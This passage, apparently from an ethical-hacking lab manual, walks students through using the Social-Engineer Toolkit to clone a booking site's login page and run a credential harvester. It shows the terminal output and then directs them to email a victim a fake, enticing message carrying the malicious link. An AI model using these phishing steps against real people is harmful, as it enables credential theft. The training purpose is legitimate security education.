
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.10.1.13]: 10.10.1.13
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: http://certifiedhacker.com/Online%20Booking/index.htm
```


12. If a **Press {return} if you understand what we're saying here** message appears, press **Enter**.

Note: If a message appears, asking **Do you want to attempt to disable Apache?**, type **y** and press **Enter**.

13. The cloning of the website completes, a highlighted message appears. The credential harvester initiates, as shown in the screenshot.



```
Applications Places System Firefox Parrot Terminal
./setoolkit - Parrot Terminal
File Edit View Search Terminal Help

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.10.1.13]: 10.10.1.13
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: http://certifiedhacker.com/Online%20Booking/index.htm

[*] Cloning the website: http://certifiedhacker.com/Online%20Booking/index.htm
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, th
is captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

14. Having successfully cloned a website, you must now send the IP address of your **Parrot Security** machine to a victim and try to trick him/her into clicking on the link.
15. Click **Firefox** icon from the top-section of the **Desktop** to launch a web browser window and open your email account (in this example, we are using **Mozilla Firefox** and **Gmail**, respectively). Log in, and compose an email.


Note: You can log in to any email account of your choice.

Module 17 – Hacking Mobile Platforms

16. After logging into your email account, click the **Compose** button in the left pane and compose a fake but enticing email to lure a user into opening the email and clicking on a malicious link.

